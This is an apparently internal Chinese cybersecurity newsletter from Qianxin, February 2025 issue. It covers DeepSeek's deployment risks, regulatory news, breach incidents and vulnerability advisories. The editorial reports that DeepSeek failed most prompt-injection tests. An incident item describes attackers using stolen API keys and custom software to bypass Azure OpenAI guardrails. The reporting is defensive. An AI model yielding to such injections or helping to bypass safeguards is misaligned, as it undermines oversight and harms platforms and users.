内部资料 免费交流

出版物准印证号：内资准印证 京内资准字 2124-L0058 号

SECURITY INSIDER

网安26号院

奇安信网络安全通讯

人工智能迎来 DeepSeek时刻

P13

第50期

2025 年 2 月

可信浏览器

奇安信
新一代网络安全领军者

奇安信可信浏览器
市场占有率TOP1

——引自赛迪顾问《中国企业级安全浏览器市场研究报告（2024）》

办公提效　安全管控　统一运维

详情咨询　范宇航 13731383623　蔡佩宸 17710202087

大模型落地，跑得快更要跑得稳！

DeepSeek 在人工智能领域一炮走红，其开源、低成本、高效的特性引领新的 AI 变革，直接颠覆了由科技巨头主宰大模型的格局，推动 AI 进入普惠时代。

在 DeepSeek 推动下，国内政企机构将接入和部署大模型的热潮推向新的高度，政府部门、央国企陆续发布接入或部署大模型的消息。接入或部署大模型俨然已经成为落实 AI+ 行动的重要指标。

在大干快上接入或部署大模型的狂潮中，暴露出的问题令人忧虑，不计回报地部署大模型，除了可能造成巨大的资源浪费，期间被漠视的风险也埋藏着巨大的安全隐患。

根据奇安信资产测绘鹰图平台的监测，私有化部署的大模型，有 88.9% 都“裸奔”在互联网上，任何人不需要任何认证即可随意调用、在未经授权的情况下访问这些服务，有可能导致数据泄露和服务中断，甚至可以删除所部署的大模型文件。

此外，DeepSeek 大模型的训练成本仅为其他大模型花费的一小部分，表现出的性能却不属于对方，但也付出了不同的代价：安全性和保障性投入和能力不足，这意味极易受到算法越狱和潜在滥用的影响。

根据安全研究人员的测试，DeepSeek 安全机制存在缺陷，导致其在面对恶意提示词时无法有效过滤有害输出。此外，算法设计也可能存在缺陷，使得模型易被自动化工具绕过限制。DeepSeek 在 86% 的情况下未能通过即时注入攻击测试，攻击者可通过措辞巧妙的输入诱骗 DeepSeek 泄露隐藏信息或执行未经授权的操作。此外，DeepSeek 护栏也无法阻止大多数对抗性攻击，DeepSeek 在 68% 的情况下会生成攻击性、歧视性或有害内容。

测试还显示，DeepSeek 幻觉率高达 14.3%，以至于有人戏称，聪明的 AI 总爱一本正经地胡说八道。这也说明，AI 大模型目前仅仅是提升工作人员效率的辅助工具，尚未达到提供决策参考、提供可信咨询服务的阶段。

对于大模型的落地，我们不仅要跑得快，更要跑得稳。对于大模型部署有较为严谨的论证，对其能力有较为清醒的认识，对其应用场景有严格的选择。

此外，在部署过程，对于大模型需要进行严格的安全测试，确保大模型不带后门、没有植入木马。更要同时部署有力的使用管控手段，强健的应用安全防护措施。

还是那句老话，行稳才会致远。

总编辑

李建平

2025 年 2 月 1 日

CONTENTS 目录

安全态势

月度专题

一炮走红的 DeepSeek 掀起大模型部署的新热潮。推动 AI 变革的 DeepSeek 有何成功秘诀？政府机构、国央企纷纷接入大模型，忽视了哪些隐藏的安全风险？

P13

《网安 26 号院》编辑部
主办　奇安信集团

总　　编　　辑：李建平
安全态势主编：王　彪
月度专题主编：李建平
安全之道主编：张少波
奇安资讯主编：陈　冲
报告速递主编：刘川琦
专　　栏主编：任润波

奇安信集团　虎符智库　安全内参

索阅、投稿、建议和意见反馈，请联系奇安信集团公关部

索阅邮箱：26hao@qianxin.com
地　　址：北京市西城区西直门外南路 26 院 1 号
邮　　编：100044
联系电话：（010）13701388557
出版物准印证号：内资准印证 京内资准 2124-L0058 号
编印单位：奇安信科技集团股份有限公司
发送对象：奇安信集团内部人员
印刷数量：4500 本
印刷单位：北京博海升彩色印刷有限公司
印刷日期：2025 年 2 月 26 日

政策篇

国内，个人信息保护配套制度陆续出台。个人信息保护合规审计首个配套细则《个人信息保护合规审计管理办法》发布，十八部门联合印发《困境儿童个人信息保护工作办法》，规范困境儿童个人信息使用，全国网安标委发布《网络安全标准实践指南——人脸识别支付场景个人信息安全保护要求》；

国际上，人工智能安全治理日益深化。欧盟委员会发布禁止类人工智能实践指南，对危害欧洲价值观和基本权利的技术进行监管，法国等 19 国网络安全机构发布《通过基于网络风险的方法构建可信 AI》，以加强 AI 应用和服务安全。

国内

国家网信办公布《个人信息保护合规审计管理办法》

2 月 14 日，国家互联网信息办公室公布《个人信息保护合规审计管理办法》，自 2025 年 5 月 1 日起施行。该文件明确了个人信息处理者开展合规审计的两种情形。一是个人信息处理者自行开展合规审计的，应当由个人信息处理者内部机构或者委托专业机构定期对其处理个人信息遵守法律、行政法规的情况进行合规审计。处理超过 1000 万人个人信息的个人信息处理者，应当每两年至少开展一次个人信息保护合规审计。二是履行个人信息保护职责的部门发现个人信息处理活动存在较大风险、可能侵害众多个人的权益或者发生个人信息安全事件的，可以要求个人信息处理者委托专业机构对个人信息处理活动进行合规审计。该文件要求，个人信息处理者按照履行个人信息保护职责的部门要求开展合规审计的，应当为专业机构正常开展合规审计工作提供必要支持并承担审计费用，在限定时间内完成合规审计，报送合规审计报告并进行整改。

强制性国家标准《导航电子地图安全处理技术基本要求》公开征求意见

2 月 13 日，自然资源部组织起草了《导航电子地图安全处理技术基本要求（征求意见稿）》强制性国家标准，现公开征求意见。该文件规定了公开出版、销售、传播、展示和使用的导航电子地图在数据采集、制作和表示过程中，空间位置技术处理、传输安全技术处理、服务安全技术处理的要求，以及不应采集和表示的内容，适用于公开出版、销售、传播、展示和使用的导航电子地图。该文件提出，导航电子地图服务应由具备专有存储、计算和网络资源的计算平台提供。计算平台能够接收、存储、处理、更新、分发导航电子地图。计算平台应采用相应技术措施对导航电子地图进行安全处理，保护涉密、敏感地理信息或与之关联的敏感个人信息。导航电子地图确需向中国境外提供的，应符合数据出境安全评估要求。

国家标准《数据安全技术 机密计算通用框架》发布

2 月 12 日，根据 2025 年 1 月 24 日国家市场监督管理总局、国家标准化管理委员会发布的中华人民共和国国家标准公告（2025 年第 2 号），全国网络安全标准化技术委员会归口的国家标准《数据安全技术 机密计算通用框架》正式发布，自 2025 年 8 月 1 日起施行。根据此前公布的征求意见稿，该文件给出了机密计算通用框架，包括框架的核心组件、基础功能、安全服务及服务接口类型，适用于指导机密计算相关产品、服务或解决方案的设计、研发、部署和使用，也适用于指导网络运营者对机密计算技术的应用，第三方测评机构也可参照使用。

李强签署国务院令，公布《公共安全视频图像信息系统管理条例》

2 月 10 日，中国政府网公布《公共安全视频图像信息系统管理条例》全文。该文件已于 2024 年 12 月 16 日国务院第 48 次常务会议通过，自 2025 年 4 月 1 日起施行。该文件要求，公共安全视频系统管理单位应当履行系统运行安全管理职责，履行网络安全、数据安全和个人信息保护义务，建立健全管理制度，完善防攻击、防入侵、防病毒、防篡改、防泄露等安全技术措施，定期维护设备设施，保障系统连续、稳定、安全运行，确保视频图像信息的原始和完整。公共安全视频系统管理单位委托他人运营的，应当通过签订安全保密协议等方式，约定前款规定的网络安全、数据安全和个人信息保护义务并监督受托方履行。

《人工智能安全标准体系（V1.0）》公开征求意见

1 月 26 日，全国网络安全标准化技术委员会秘书处组织编制了《人工智能安全标准体系（V1.0）》（征求意见稿），现公开征求意见。该文件指出，人工智能安全标准体系主要由基础共性、安全管理、关键技术、测试评估、产品与应用等 5 部分组成。人工智能安全标准体系旨在支撑落实《人工智能安全治理框架》，围绕《框架》中明确的内生安全风险和应用安全风险，系统梳理了可帮助防范化解相关人工智能安全风险的重点标准，同时，与网络安全国家标准体系进行有效衔接，以科学、合理的标准布局前瞻应对各类风险挑战，促进人工智能技术及应用健康发展。

《网络安全标准实践指南——人脸识别支付场景个人信息安全保护要求》发布

1 月 26 日，全国网络安全标准化技术委员会秘书处发布《网络安全标准实践指南——人脸识别支付场景个人信息安全保护要求》。该文件给出了人脸识别支付场景数据收集、存储、传输、导出、删除等环节的安全要求，可为人脸识别支付服务提供方、人脸验证服务方、场所管理方、设备运营方处理个人信息提供参考。

《中国人民银行业务领域网络安全事件报告管理办法》公开征求意见

1 月 24 日，中国人民银行起草了《中国人民银行业务领域网络安全事件报告管理办法（征求意见稿）》，现面向社会公开征求意见。该文件共 5 章 32 条，包括总则、网络安全事件分级、网络安全事件报告、法律责任、附则。该文件明确了网络安全事件分级管理要求，提出特别重大、重大、较大、一般等级网络安全事件的分级标准底线规则。该文件将替代 2002 年发布的《银行计算机安全事件报告管理制度》。

十八部门联合印发《困境儿童个人信息保护工作办法》

1 月 23 日，民政部等十八部门印发《困境儿童个人信息保护工作办法》（以下简称《办法》），规范困境儿童个人信息使用，保护困境儿童个人信息安全，维护困境儿童合法权益。《办法》第十二条明确规定各有关部门要规范困境儿童个人信息的处理，不得违规披露、泄露困境儿童个人信息；第十五条明确规定任何组织和个人不得将困境儿童标签化，不得利用困境儿童个人信息博眼球、赚流量，不得利用困境儿童个人信息进行募捐、直播带货等。《办法》指出，对违反本办法规定处理困境儿童个人信息、侵害困境儿童合法权益的，按照《中华人民共和国个人信息保护法》等有关规定依法处置。

工信部办公厅印发《关于加强互联网数据中心客户数据安全保护的通知》

1 月 14 日，工业和信息化部办公厅印发《关于加强互联网数据中心客户数据安全保护的通知》。该文件共 5 章 16 条，包括基础要求、加强服务器托管业务场景保障能力、加强数据存储与计算业务场景保障能力、加强数据安全供给支撑、工作实施。该文件要求，按照“权责一致、分类施策、技管结合、确保安全”的原则，加强客户数据安全保障能力建设，提升客户数据安全保护水平。该文件还针对设备供应链管理、算力等重点服务安全管理等方面提出了能力要求。

四部门印发《关于促进数据标注产业高质量发展的实施意见》

1 月 13 日，国家发展改革委、国家数据局、财政部、人力资源社会保障部印发了《关于促进数据标注产业高质量发展的实施意见》。该文件共 6 章 13 项任务，包括总体要求、深化需求牵引、增强创新驱动、培育繁荣生态、优化支撑体系、加强保障措施。该文件专门设立了“促进标注产业安全发展”任务，包括建立健全数据标注安全性风险识别、监测预警、应急响应等相关规范，落实数据标注全过程相关主体的安全责任。合理保护数据标注企业在数据流通过程中形成的相关权益。加强数据标注隐私保护、人工智能对齐、安全评估能力建设。

国际

日本内阁批准主动网络防御法案，授权军警可摧毁敌方服务器

2 月 7 日，日本内阁批准并向国会提交了《防止针对重要电子计算机的违规行为造成损害的法案》，授权警方和自卫队在关键基础设施遭到网络攻击时可摧毁敌方服务器，以加强日本的主动网络防御能力。该法案的目标是提升日本的网络安全能力，力争达到与美国及主要欧洲国家相当的水平。警方将首先行动，负责摧毁敌方服务器。在必要时，自卫队的网络单位将在首相指示下介入。当外国政府或相关实体对关键计算机发起高度组织化的网络攻击时，自卫队将采取介入措施。所谓的关键计算机，指的是日本中央政府和地方政府使用的计算机、核心基础设施运营商使用的计算机，以及自卫队和驻日美军使用的计算机。

法国等 19 国网络安全机构发布《通过基于网络风险的方法构建可信 AI》

2 月 7 日，在法国巴黎 AI 行动峰会举办前，法国网络安全局（ANSSI）联合加拿大、德国、英国等其他 18 个国家的网络安全机构发布《通过基于网络风险的方法构建对人工智能的信任》文件。该文件旨在为 AI 系统的安全部署和 AI 供应链的安全提供一种基于风险的策略方法，其重点关注 AI 特定风险识别、AI 攻击类型分析、建议措施、风险评估和检查清单共 4 个方面。该文件为 AI 用户、运营方和开发人员提供了一系列实用的指导原则，包括调整 AI 系统的自主性级别、绘制 AI 供应链图谱、跟踪 AI 系统与其他信息系统的关联度、持续监控和维护 AI 系统等。

加拿大政府发布 2025 版国家网络安全战略

2 月 6 日，加拿大公共安全部发布 2025 版国家网络安全战略，为通过国内和国际的努力，加强当前和未来的网络安全提供指导，旨在确保加拿大的数字化未来。该战略提出，确保加拿大网络安全与繁荣依赖于强大的网络安全，网络安全必须成为国家安全、经济安全和公共安全的基本基石。加拿大网络安全方针将遵循两项总体原则，通过推进三大支柱任务以取得成果。两项总体原则包括全社会参与、敏捷领导力，三大支柱包括与合作伙伴携手保护加拿大民众和企业免受网络威胁、让加拿大成为全球网络安全行业的领军者、检测并阻止网络威胁行为者。

欧盟委员会发布禁止类人工智能实践指南

2 月 4 日，欧盟委员会发布了根据《人工智能法案》定义的禁止类人工智能实践指南草案。该文件提供了法律解释和实际示例，以帮助利益相关方理解并遵守《人工智能法案》的要求。《人工智能法案》第 5 条列出了构成不可接受风险的被禁止的人工智能行为，包括操纵技术、利用漏洞、社交评分、犯罪风险分析、未经授权的面部识别、情感推断、生物特征分类，以及 " 实时 " 生物特征识别的某些用途，这些行为危害了欧洲价值观和基本权利。需要注意的是，禁止类人工智能实践指南已于 2 月 2 日起生效。

五眼联盟发布保护网络边缘设备系列指导文件

2 月 4 日，五眼联盟及国际网络安全机构联合发布了 4 份保护网络边缘设备指导文件，包括由加拿大网络安全中心

牵头编写的《边缘设备安全注意事项》，由英国国家网络安全中心牵头编写的《网络设备和电器生产商的数字取证和保护监测规范指南》，由澳大利亚网络安全中心牵头编写的《边缘设备缓解策略：执行指南》《边缘设备缓解策略：实践指南》。这些指南旨在帮助组织保护网络边缘设备和电器，推动设计安全和默认安全，遏制网络边缘设备漏洞频遭滥用趋势。

美国网络安全和基础设施安全局发布《产品安全不良实践》第二版

1月17日，美国网络安全和基础设施安全局（CISA）、联邦调查局联合发布了《产品安全不良实践》第二版，概述了被认为风险极高的产品安全陋习，尤其是对生产用于关键基础设施或国家关键功能的软件的软件制造商而言，并为软件制造商提供了降低相关风险的建议。第二版整合了CISA收到的公众意见，增加了更多不良实践类型、建议使用内存安全语言、明确修补已被利用漏洞时间表及其他建议。

美国运输安全管理局发布公告，延长管道网络安全指令有效期

1月17日，在特朗普就任总统前几天，美国国土安全部运输安全管理局（TSA）在《联邦公报》上发布公告，将两项针对管道的网络安全指令的期限延长一年，分别为Pipeline-2021-01和Pipeline-2021-02，并进行了部分修订，以提升其有效性和清晰性。这两份针对管道运营商的网络安全指令，始于2021年Colonial管道公司的勒索软件攻击事件。该事件导致美国主要汽油输送服务一度中断。

美国联邦贸易委员会最终确定《儿童在线隐私保护》规则修正案

1月16日，美国联邦贸易委员会全票通过了《儿童在线隐私保护规则》（以下简称COPPA规则）的修改。针对儿童个人信息的收集、使用和披露制定了新的要求，为家长提供了新的工具和保护措施，以帮助他们控制向第三方提供的关于其子女的数据。更新后的COPPA规则在《联邦公报》上公布60天后生效。根据修订后的COPPA规则，运营者在披露从儿童收集的个人信息用于定向广告或其他非其网站或在线服务“核心功能”的目的之前，必须单独获得可验证的家长同意。此外，运营者还需建立、实施并维护合理的书面信息安全计划和数据保留政策，禁止无限期保存儿童的个人信息。

拜登发布第二份网络安全行政令，全面加强美国国家网络防御创新

1月16日，美国总统拜登正式签发其任内第二份网络安全行政令，承诺在2021年首份网络安全行政令的基础上采取更多行动来改善美国的网络安全，旨在解决联邦系统、关键基础设施和私营部门的脆弱性，追捕和制裁破坏美国互联网和电信系统的外国对手或黑客组织。该文件强调，为应对敌对国家和犯罪分子继续针对美国和美国民众的网络攻击，必须采取更多措施来提高国家网络安全。该文件包括八项重点内容：一是实现第三方软件供应链的透明度和安全性；二是提高联邦系统的网络安全；三是保护联邦通信；四是打击网络犯罪和欺诈；五是利用人工智能促进网络安全；六是确保政策与实践相结合；七是保护国家安全系统和破坏性影响系统；八是采取额外措施打击重大恶意网络活动。

美国商务部发布最终规则，限制中国网联汽车技术进入美国市场

1月14日，美国商务部工业与安全局（BIS）发布了题为《保护信息和通信技术与服务供应链：网联汽车》的最终规则，禁止向美国进口和在美国销售特定的与中国有关的车辆连接系统（VCS）硬件与包含VCS或自动驾驶软件的网联汽车整车，主要针对乘用车市场，适用于总重量不超过10000磅（约4,536公斤）的道路机动车辆。BIS解释称，出台该规则的主要原因是应对智能网联汽车供应链安全风险。这是2024年2月29日和2024年9月23日BIS分别发布该规定的拟议规则预通知和拟议规则通知的最终规则，于2025年3月17日生效。

事件篇

DeepSeek 爆火后遭遇大量网络威胁。据奇安信 XLab 实验室监测显示，DeepSeek 近一个月来一直遭受大量海外攻击，春节假期攻击手段持续升级，官方因此限制国外账号注册；有研究发现超 2000 个山寨 DeepSeek 网站，DeepSeek 发布公告首次公开辟谣；黑产团伙专门窃取 DeepSeek API 密钥，经发现已有多个泄露。

泄露百万用户数据，美国一医疗公司赔偿超 5000 万元

2 月 12 日 Govinfo Security 消息，美国虚拟精神健康服务提供商 Brightline 已同意支付 700 万美元（约合人民币 5098 万元），以和解一项拟议中的联邦集体诉讼。该诉讼涉及 2023 年的一起数据泄露事件，勒索软件团伙 Clop 利用软件供应商 Fortra 旗下托管文件传输软件 GoAnywhere 的 0day 漏洞发动攻击，受影响人数约为 100 万人。根据协议，每位符合条件的集体诉讼成员可申请最高 5000 美元的赔偿，以弥补因该事件导致的身份盗窃、欺诈等可证明损失。作为替代方案，集体诉讼成员可选择一次性 100 美元的现金赔偿。此次事件还导致其他上百家 GoAnywhere 客户数据泄露，相关公司正在被诉讼中。

美国知名报业集团被黑，近百家报纸印刷发行受影响

2 月 10 日 BleepingComputer 消息，美国最大的报业集团之一 Lee Enterprises 业务系统在上周遭遇网络攻击，导致连续宕机多天，并对业务运营造成影响。该公司在 2 月 7 日提交给美国证券交易委员会（SEC）的文件中称，2 月 3 日发生的网络攻击引发系统宕机，影响了业务正常运营。Lee Enterprises 新闻编辑部表示，此次网络攻击迫使公司关闭多个网络系统，导致数十家报纸的印刷和发行受到干扰，美国多州大量读者反馈没有收到印刷报纸和访问电子报等。据悉宕机事件在整个报业集团引发混乱，不仅 VPN 无法使用，记者和编辑们也无法访问自己的文件。

黑产团伙专门窃取 DeepSeek API 密钥，已有多个泄露

2 月 8 日 DarkReading 消息，安全研究团队发现，有黑产团伙开始专门窃取云上部署 DeepSeek 大模型的 API 密钥，对外以 30 美元 / 月售卖使用权限。据悉，这类黑产团伙过去长期窃取 OpenAI、AWS、Azure 等各类大模型服务的 API 密钥，对外提供违规生成服务，仅此次研究期间就发现，超 20 亿个 token 被滥用，给付费用户和平台造成了巨大损失。DeepSeek 的最新大模型 V3 和 R1 刚发布几天，黑产团队就已经实现 API 适配支持。目前，研究团队在某个黑产团队的系统中，已经发现了 55 个疑似被窃取的 DeepSeek API 密钥。

超 2000 个山寨 DeepSeek 网站出现，六成 IP 在美国

2 月 9 日央视新闻消息，DeepSeek 发布公告首次公开辟谣称，近期部分与 DeepSeek 有关的仿冒账号和不实信息对公众造成了误导和困扰，该公司目前仅在微信公众号、小红书等三个社交媒体平台拥有唯一官方账号，且 DeepSeek 官方网页端与官方正版 App 内不包含任何广告和付费项目。据奇安信 XLab 实验室统计，2024 年 12 月 1 日至 2025 年 2 月 3 日期间，共出现了 2650 个仿冒 DeepSeek 的域名。大规模的仿冒域名注册活动从 2025 年 1 月 26 日开始，并在 1 月 28 日达到高峰。这些仿冒域名主要用于钓鱼欺诈、域名抢注的非法用途，其中钓鱼欺诈主要通过窃取用户密码账号，利用相似域名和界面误导用户、诱

骗用户下载一些恶意软件，窃取个人信息或者骗取订阅费用。从当前仿冒 DeepSeek 域名解析结果来看，这些仿冒的域名中有 60% 解析 IP 位于美国，其余主要分布在新加坡、德国、立陶宛、俄罗斯和中国。

武汉一国企官网遭篡改被挂上“还钱”字样，涉事公司回应

2 月 8 日上游新闻消息，有网友反映，湖北武汉一国企官网挂上了“码农的钱你也敢吞，还钱”字样，引发关注。据悉，涉事企业为武汉汇科智创科技有限公司，属于国有独资企业。根据其发布的官网截图显示，该国企的官网为“www.focuz-in.com”，点击网页后，无法正常浏览官网主页，只能看到“码农（网络用语，特指专门写代码的程序员）的钱你也敢吞，还钱”。天眼查显示，武汉汇科智创科技有限公司隶属于武汉市汉阳城建集团旗下，实际控制人为武汉市汉阳区财政局（汉阳区政府国有资产监督管理局）。武汉汇科智创科技有限公司相关负责人贾某表示，官网被黑系恶意行为，公司方面已经报警，网警正在核查此事，所谓“还钱”一事不属实，后续肯定要澄清。

2024 年受害企业支付了约 60 亿元勒索软件赎金

2 月 5 日 Bleeping Computer 消息，据区块链情报公司 Chainalysis 统计，2024 年，勒索软件攻击者收到的赎金同比下降 35%，总计 8.1355 亿美元（约合人民币 59.28 亿元），低于 2023 年的 12.5 亿美元，同比下降了 30%。此外，在与勒索软件攻击者展开谈判的受害者中，最终支付赎金的比例仅约 30%。数据还显示，数据泄露网站上的披露数量有所上升。这表明攻击者难以勒索到赎金，因此试图通过增加攻击活动来弥补损失。据分析，企业对勒索软件风险的认知提升及全球勒索软件执法行动促成了这一转变。

DeepSeek 遭受大量境外网络攻击：春节假期持续升级 官方限制账号注册

1 月综合消息，1 月 28 日，DeepSeek 官网的服务状态页面显示：近期 DeepSeek 线上服务受到大规模恶意攻击，为持续提供服务，暂时限制了 +86 手机号以外的注册方式，已注册用户可以正常登录。据奇安信 XLab 实验室监测显示，DeepSeek 近一个月来一直遭受大量海外攻击。1 月 27 日起手段升级，除了 DDoS 攻击还出现了大量的密码爆破攻击。1 月 30 日凌晨烈度升级，攻击，指令较 1 月 28 日暴增上百倍，XLab 实验室观察到至少有 2 个僵尸网络参与攻击，这标志着职业打手开始下场。

IT 供应商 Conduent 被黑，导致美国多地公共服务被迫中断多天

1 月 22 日 The Record 消息，美国政府技术承包商 Conduent 日前遭受网络攻击，操作系统被破坏，导致业务中断。此次攻击事件导致美国多州部分社会保障服务中断多日，无法按时发放款项，众多家庭生计受到影响。美国威斯康星州儿童和家庭事务部门通知居民，由于 Conduent 遭遇系统中断，该机构无法处理通过邮件收到的付款。一些家长和受益人抱怨称，系统中断导致他们几天内无法完成付款。威斯康星州官员透露，此次中断影响了 4 个州，但未具体说明其他受影响州的名称。Conduent 对于中断的影响范围未予置评。

AI 助手泄露客户信息，英国行业软件龙头 Sage 暂时停用相关功能

1 月 20 日 The Register 消息，英国头部企业软件厂商 Sage 集团确认，由于 Sage Copilot 在会计工具中泄露了客户信息给其他用户，公司决定本月暂时停用这款 AI 助手。此前客户发现，Sage Copilot 回复的内容会夹杂一些其他客户的数据，如发票数据等，官方确认问题并表示已停用功能并进行修复，目前已恢复上线。

因遭勒索软件泄露超近 250 万人临床信息，恩佐生化赔偿 5400 万元

1 月 17 日 The Record 消息，美国生物技术公司恩佐生化（Enzo Biochem）1 月 15 日向美国证券交易委员会提交

报告称，决定就一起勒索软件攻击案件与集体诉讼方达成和解，同意赔偿 750 万美元（约合人民币 5487 万元）。此次攻击导致约250万人次的诊断测试信息和个人数据遭到泄露，引发了公众的强烈反响。这起事件发生在 2023 年 4 月，攻击者使用两个长期不修改密码的共享账号入侵了公司网络，姓名、测试结果及大约 60 万个社会保障号码等敏感信息已遭未授权访问。此前，恩佐生化已在 2024 年同意就此次事件向 3 个州政府支付 450 万美元（约合人民币 3292 万元）的赔偿。

2024 年美国医疗行业泄漏了 1.8 亿患者数据

1 月 16 日 SecurityWeek 消息，根据美国卫生与公众服务部民权办公室（HHS OCR）维护的医疗数据泄露数据库统计，2024 年 1 月 1 日至 12 月 31 日期间，共报告了 720 起医疗数据泄露事件（平均每天发生两起泄漏事件）。这些事件导致大约 1.86 亿条用户记录被泄露。不过，由于个人信息可能在多起事件中重复出现，实际受影响人数可能低于 1.86 亿。医疗行业泄漏的数据更为敏感，报告统计的泄露信息类型包括姓名、联系方式、出生日期、社会安全号码、保险信息、医疗记录及金融信息等。

CNCERT 发布美网络攻击我国某先进材料设计研究院事件调查报告

1 月 17 日 CNCERT 公众号消息，国家互联网应急中心 CNCERT 发布报告，公布了美国对我国某先进材料设计研究院的网络攻击详情，为全球相关国家、单位有效发现和防范美网络攻击行为提供借鉴。报告称，此次攻击流程分为三步，利用电子文件系统漏洞进行攻击入侵、软件升级管理服务器被植入后门和木马程序、大范围 PC 被植入木马。2024 年 11 月 6 日至 16 日，攻击者先后 3 次针对性窃取了该单位重要商业信息、知识产权信息文件共 4.98GB。CNCERT 还公布了部分打码后的跳板 IP 信息。

CNCERT 发布美网络攻击我国某智慧能源和数字信息大型高科技企业事件调查报告

1 月 17 日 CNCERT 公众号消息，国家互联网应急中心 CNCERT 发布报告，公布了美国对我国某智慧能源和数字信息大型高科技企业的网络攻击详情，为全球相关国家、单位有效发现和防范美网络攻击行为提供借鉴。报告称，此次攻击流程分为三步，利用微软 Exchange 邮件服务器漏洞进行入侵、在邮件服务器植入高度隐蔽的内存木马、对内网 30 余台重要设备发起攻击。2023 年 5 月至 2023 年 10 月，攻击者发起了 30 余次网络攻击，窃取了大量敏感邮件数据、核心网络设备账号即配置信息、项目管理文件等。

Fortinet 防火墙近期频遭攻击，因 0day 漏洞被利用

1 月 15 日 DarkReading 消息，安全厂商 Arctic Wolf 的研究人员发现，近期一系列针对 Fortinet FortiGate 防火墙设备的攻击均利用了一个 0day 漏洞 CVE-2024-55591。据分析，这些设备的管理接口暴露在互联网上，攻击者利用这些接口实施了未经授权的管理员登录、修改配置、创建新账号，并执行了 SSL VPN 认证操作等。此次攻击活动分为四个阶段，2024 年 11 月中旬执行漏洞扫描、11 月底实施侦察活动，12 月初修改 SSL VPN 配置，12 月中旬至下旬横向移动。Frotinet 公司在 2025 年 1 月 15 日首次披露 CVE-2024-55591 并称已遭在野利用，Arctic Wolf 研究员随后称此次事件利用的就是该漏洞。

攻击者绕过微软 OpenAI 云安全护栏，对外售卖违规内容生成服务

1 月 10 日 CyberScoop 消息，在近期提交给美国弗吉尼亚东区法院的文件中，微软起诉了 10 名个人，指控他们使用被盗凭证和定制软件入侵运行微软 Azure OpenAI 服务的计算机，生成“有害内容”，并申请关闭外国网络犯罪分子用于绕过生成式 AI 系统安全指南的互联网基础设施。据悉，2024 年 7 月至 8 月，攻击者利用被盗的 API 密钥，访问微软 Azure OpenAI 服务中的设备和账号，使用软件工具绕过安全护栏，生成了“数千张”违反内容限制的图片，并对外出售这些访问权限。微软称，被告人至少有 3 名是位于外国的服务提供者，其他人可能是服务使用者。

漏洞篇

近期，国际上多款网络安全产品被披露漏洞已遭利用，包括 Palo Alto Networks PAN-OS 身份验证绕过漏洞 (CVE-2025-0108)、Fortinet FortiOS 和 FortiProxy 身份认证绕过漏洞 (CVE-2024-55591) 等，建议客户尽快做好自查及防护。

Palo Alto Networks PAN-OS 身份验证绕过漏洞安全风险通告

2 月 13 日，奇安信 CERT 监测到官方修复 Palo Alto Networks PAN-OS 身份验证绕过漏洞 (CVE-2025-0108)，该漏洞是由于 PAN-OS 中 Nginx/Apache 对路径的处理不同导致的。未经授权的攻击者可以利用这一漏洞绕过系统身份验证，直接访问 Web 界面，从而造成敏感数据泄露或系统被接管等更大的危害。奇安信鹰图资产测绘平台数据显示，该漏洞关联的全球风险资产总数为 44223 个，关联 IP 总数为 24427 个。目前该漏洞技术细节与 PoC 已在互联网上公开，奇安信威胁情报中心安全研究员已成功复现。鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

Rsync 堆缓冲区溢出漏洞安全风险通告

1 月 22 日，奇安信 CERT 监测到官方修复 Rsync 堆缓冲区溢出漏洞 (CVE-2024-12084)。Rsync 是一款高效、灵活的文件同步工具，该漏洞存在于 Rsync 的守护进程中，由于对用户控制的校验和长度 (s2length) 处理不当，当 Rsyncd 配置为允许匿名访问时，攻击者可以构造恶意的校验和长度，从而将恶意代码写入内存并执行。攻击者可以利用这一漏洞实现远程代码执行，甚至接管服务器权限。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

FortiOS 和 FortiProxy 身份认证绕过漏洞在野利用通告

1 月 15 日，奇安信 CERT 监测到官方修复 Fortinet FortiOS 和 FortiProxy 身份认证绕过漏洞 (CVE-2024-55591)，FortiOS 和 FortiProxy 中存在一个身份认证绕过漏洞。未经身份验证的远程攻击者可以通过向 Node.js websocket 模块发送特制请求，成功利用此漏洞可使攻击者获得超级管理员权限。目前该漏洞已发现在野利用，鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

Ivanti Endpoint Manager 多个信息泄露漏洞安全风险通告

1 月 15 日，奇安信 CERT 监测到 Ivanti Endpoint Manager 信息泄露漏洞 (CVE-2024-10811、CVE-2024-13161、CVE-2024-13160、CVE-2024-13159) 在互联网上公开。在 Ivanti EPM 的代理门户中，存在多个绝对路径遍历漏洞。这些漏洞允许远程未经身份验证的攻击者泄露敏感信息。鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

注：使用公司邮箱发送企业名称和需开通订阅的邮箱地址至 cert@qianxin.com，即可申请订阅最新漏洞通告。

奇安信
新一代网络安全领军者

打造新一代中国特色的安全托管服务

时刻守护您的网络安全

奇安信安全托管服务以威胁发现为基础、以分析处置为核心、以发现隐患为关键、以解决客户问题为目标，7*24小时全天候全方位守护客户网络安全。

两种模式
模式随心选择

- 直营服务模式：奇安信产品+MSS
- 合作服务模式：技术、产品、服务整体托管

多种形态
全面助力建成

- 城市运营中心
- 行业安全运营中心
- 企业安全运营中心

两化融合
帮您真正实现

- 集中服务化：统一监测、预警与通报
- 服务集中化：标准统一、质量可控、资源共享

首创“云地结合”模式

打破传统的托管仅限“云端监测”的认知开辟“云地结合”模式，云端+地端实现真正的闭环服务。

7*24h实时持续监测

“地球不爆炸，我们不放假”——7*24h持续监测，充分保障常态化运营。

安全事件响应快一步

对APT攻击、网络攻击等长效监测，提前预警，响应快一步。

安全事件处置规范化

事前检测、事中分析、事后总结，真正实现闭环，并在实战中不断加固。

专家“一对一”指导

专家通过视频一对一的方式与您“面对面”沟通指导，不仅让您了解现状，还能防患于未然。

人工智能迎来DeepSeek时刻

一炮走红的DeepSeek掀起大模型部署的新热潮。推动AI变革的DeepSeek有何成功秘诀？政府机构、国央企纷纷接入大模型，忽视了哪些隐藏的安全风险？

DeepSeek：改变 AI 游戏规则，引领进入新时代

2025 年 1 月 20 日，全球人工智能格局发生颠覆性变化。中国人工智能初创企业 DeepSeek 发布了 DeepSeek R1 模型，这是一个突破性的人工智能系统，可与美国最好的模型相媲美，改变了 OpenAI 等美国企业主导着人工智能领域的局面。更令人震惊的是，这一新的 AI 模型不仅是另一个竞争对手，也是一种范式转变：它开源免费，且成本效率显著提高。此次发布的后果给美国股市带来巨大冲击，市值蒸发了超过 1 万亿美元。

